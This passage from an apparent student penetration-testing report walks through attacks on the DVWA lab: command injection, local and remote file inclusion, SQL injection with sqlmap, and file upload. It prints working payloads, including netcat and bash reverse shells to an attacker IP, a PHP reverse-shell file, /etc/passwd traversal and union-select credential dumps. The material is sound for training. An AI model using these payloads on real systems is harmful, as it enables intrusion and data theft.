
This confirms that we can execute different commands from client side.

Step 3: - By using Reverse Shell you can gain foothold in target machine by running following command.

10.0.2.25&&rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.25 443 >/tmp/f

Or 10.0.2.25&&bash -i >& /dev/tcp/10.0.2.25/443 0>&1

Once we execute this, we can get response at our netcat listener



This shows we have gained foothold in target machine successfully.

3.7.5 File inclusion

Step 1: -Host a simple HTTP server using python module by following command


python -m http.server 8088

we are hosting server on port 8088 whichis free port

Step 2: - Write a rverse shell ".php" file with code :


<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.25 443 >/tmp/f"); ?>

Step 3: - Start netcat listner



Step 4: - In url of file inclusion instead of include.php replacee with following

http://10.0.2.15/dvwa/vulnerabilities/fi/?page=**/../../../../../../../../etc/passwd**




Hear we can see and browse some non root local files which can be called Local File Inclusion Attack(LFI).

Step 5: - Now replace include.php following url with :

http://10.0.2.15/dvwa/vulnerabilities/fi/?page=http://10.0.2.25:8088/myshell.php

and then check the netcat listnet. Using “python -c ‘import pty;pty.spawn(“/bin/bash”)’

we can make shell interactive. This attack can be called Remote File Inclusion (RFI) Attack.



3.7.6 SQL injection


Tool Used for SQL Injection: SQLMap


Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.


Step 1: - Try Manual SQLInjection attack and see if it works ex: '%' or '0'= 0 , % 'or' '0' = '0 ,etc. It can be done using BurpSuite using its repeter we need to do is just open link in burp browser and add an dummy query in target column we can find our out going request and corresponding response by sending that request we can send it to repeter.

Generally in this kind of manual injection there will be errors.

Note: - SQLMap works faster as when we provide some hints like the SQLInjection that already works on it as it wont take time in identifying database type.





Burp Suite Professional v2023.9.2 - 2024-06-03 - licensed to Shivam
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensior
Send Cancel
Request
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sqli/?id="%"or'0'=0&Submit=Submit HTTP/1.1
2 Host: 10.0.2.15
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=f8ggjsq0ps3pus5rvjsb71p0b3
10 Connection: close
Response
Pretty Raw Hex Render
You have an error in your SQL syntax;


Burp Suite Professional v2023.9.2 - 2024-06-03 - licensed to Shivam
Request
Response
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
User ID:
Submit
ID: %'or'0'='0
First name: admin
Surname: admin
ID: %'or'0'='0
First name: Gordon
Surname: Brown
ID: %'or'0'='0
First name: Hack
Surname: Me
ID: %'or'0'='0
First name: Pablo
Surname: Picasso
ID: %'or'0'='0
First name: Bob
Surname: Smith
ID: %'or'0'='0
First name: user
Surname: user

Step 2: - Since we have gotten a valid SQLQuery we can try to modify it in different ways


Like : %’ or ‘0’=’0’ union select user,password from .users



Step 3: - Provide the url from browser to SQLMap along with cookies

⇨ sqlmap -u “<URL FROM BROWSER>” --cookie=“<COOKIES OF YOUR SESSION>; <LIKE WE DID IN HYDRA DURING BRUTE FORCE >” --all

Note : we use --all to get each and every information from database.It can take some time.




As we can see in output that sql map not only got each and every information it also made log off it in csv file and text file and is also able to crack Password Hashes and provide decrypted information.

3.7.7 File upload


When you use Burpsuite to analyse the url for its vulnerability we will not get any flaws in it but when we upload the file you can see the path it gives during the file upload from which we can consider possibility of local file inclusion attack.

Step 1: - Upload a file with reverse shell code which can be in form of PHP file or Shell script but if you upload Shell script you need to upload an extra PHP file to run Shell script.




Step 2: - Browse the Link Given in Red Font Colours but before that enable the netcat listener

```
../../hackable/uploads/myshell.php succesfully uploaded!
```



Step 3 : - See netcat listnet if connection is received or not .



Hence we can gain foothold in target machine through different ways .

CHAPTER 4 CONCLUSION & FUTURE WORK

Using methods mentioned in previous sections to gain extensive hands-on experience with various tools and techniques used in cybersecurity, specifically within the Kali Linux environment. This chapter elaborates on the tools and methods learned and provides insights into their applications and future possibilities in the field of cybersecurity.

Tools and Techniques: -

1. **Burp Suite**:
    - **Usage**: Burp Suite is a comprehensive tool for web application security testing. It is primarily used for intercepting and modifying HTTP requests, scanning for vulnerabilities, and performing various security tests.
    - **Applications**: Throughout the training, I used Burp Suite to analyze web applications for vulnerabilities like SQL injection, Cross-Site Scripting (XSS), and more. This tool helped me understand the intricacies of web traffic and the potential security flaws that can be exploited.
2. **Gobuster**:
    - **Usage**: Gobuster is a tool used for directory and file brute-forcing in web applications. It helps in discovering hidden files and directories which could potentially be a source of vulnerabilities.
    - **Applications**: By using Gobuster, I was able to uncover hidden directories and files in web applications, which are often overlooked but can be crucial entry points for attackers.
3. **Hydra**:
    - **Usage**: Hydra is a parallelized login cracker which supports numerous protocols to attack. It is used for performing brute force attacks on various services.
    - **Applications**: During the training, Hydra was employed to test the strength of passwords by performing brute force attacks on login forms and other authentication mechanisms.

4. **SQLMap**:
    - **Usage**: SQLMap is an open-source tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications.
    - **Applications**: I used SQLMap to identify and exploit SQL injection vulnerabilities in target web applications. This tool automated many tasks, making the process faster and more efficient.
5. **Hashcat**:
    - **Usage**: Hashcat is a powerful password recovery tool that uses GPU acceleration to crack password hashes efficiently.
    - **Applications**: Throughout the training, I used Hashcat to decrypt various types of hashes, gaining insights into password vulnerabilities and the importance of strong password policies.
6. **Server Hosting Using Python**:
    - **Usage**: Hosting a server using Python involves setting up a simple HTTP server to serve files and handle HTTP requests.
    - **Applications**: I learned to host a basic web server using Python, which is essential for understanding web application deployments and testing in a controlled environment.
7. **Reverse Shell Scripting**:
    - **Usage**: Reverse shell scripts are used to gain remote control over a compromised machine. They are a crucial part of penetration testing and ethical hacking.
    - **Applications**: I created and executed reverse shell scripts to establish remote connections to target machines, simulating real-world attack scenarios.
8. **Network Configuration for IPv4**:
    - **Usage**: Configuring network settings manually for IPv4 involves setting up IP addresses, subnet masks, gateways, and DNS servers.
    - **Applications**: I gained practical experience in manually configuring network settings in Kali Linux, which is fundamental for setting up and managing secure network environments.

Future Work: -

1. **Advanced Tool Proficiency**:
    - Continue to enhance my skills with advanced features of the tools mentioned above. For instance, mastering the use of Burp Suite's automated scanner and extending its capabilities with custom plugins.
2. **Integration of New Tools**:
    - Explore and integrate additional tools like Metasploit for exploit development and Nmap for comprehensive network scanning. This will broaden my skill set and improve my penetration testing capabilities.
3. **Real-World Application**:
    - Apply the knowledge and skills gained to real-world scenarios through internships, bug bounty programs, or contributing to open-source security projects.
4. **Continuous Learning**:
    - Stay updated with the latest developments in cybersecurity. This includes participating in webinars, attending security conferences, and completing certifications like OSCP (Offensive Security Certified Professional).

In conclusion, this training has provided a strong foundation in cybersecurity tools and practices. By building on this knowledge and continuously seeking new learning opportunities.

CHAPTER 5 REFERENCES

1. Hack The Box Academy Module on Penetration Testing Fundamentals: https://academy.hackthebox.com/module/details/77
2. Hack The Box Academy Module on HTTP Methods and Codes: https://academy.hackthebox.com/module/35/section/221
3. Hack The Box Academy Module on File Transfer Methods: https://academy.hackthebox.com/module/details/24
4. Hack The Box Academy Module on File Inclusion Vulnerabilities: https://academy.hackthebox.com/module/details/23
5. Kali Tools - Hydra: https://www.kali.org/tools/hydra/
6. THC-Hydra GitHub Repository: https://github.com/vanhauser-thc/thc-hydra
7. TechTarget Tutorial on Hydra: https://www.techtarget.com/searchsecurity/tutorial/How-to-use-the-Hydra-password-cracking-tool
8. GeeksforGeeks Guide on Hydra: https://www.geeksforgeeks.org/crack-web-based-login-page-with-hydra-in-kali-linux/
9. Manraj Bansal's Blog on Hydra: https://www.manrajbansal.com/post/how-to-use-hydra-to-brute-force-login-forms
10. Infinite Logins Blog on Hydra: https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/
11. PortSwigger SQL Injection Cheat Sheet: https://portswigger.net/web-security/sql-injection/cheat-sheet
12. Burp Suite Pro GitHub Repository: https://github.com/Sh1vam/Burp-Suite-Pro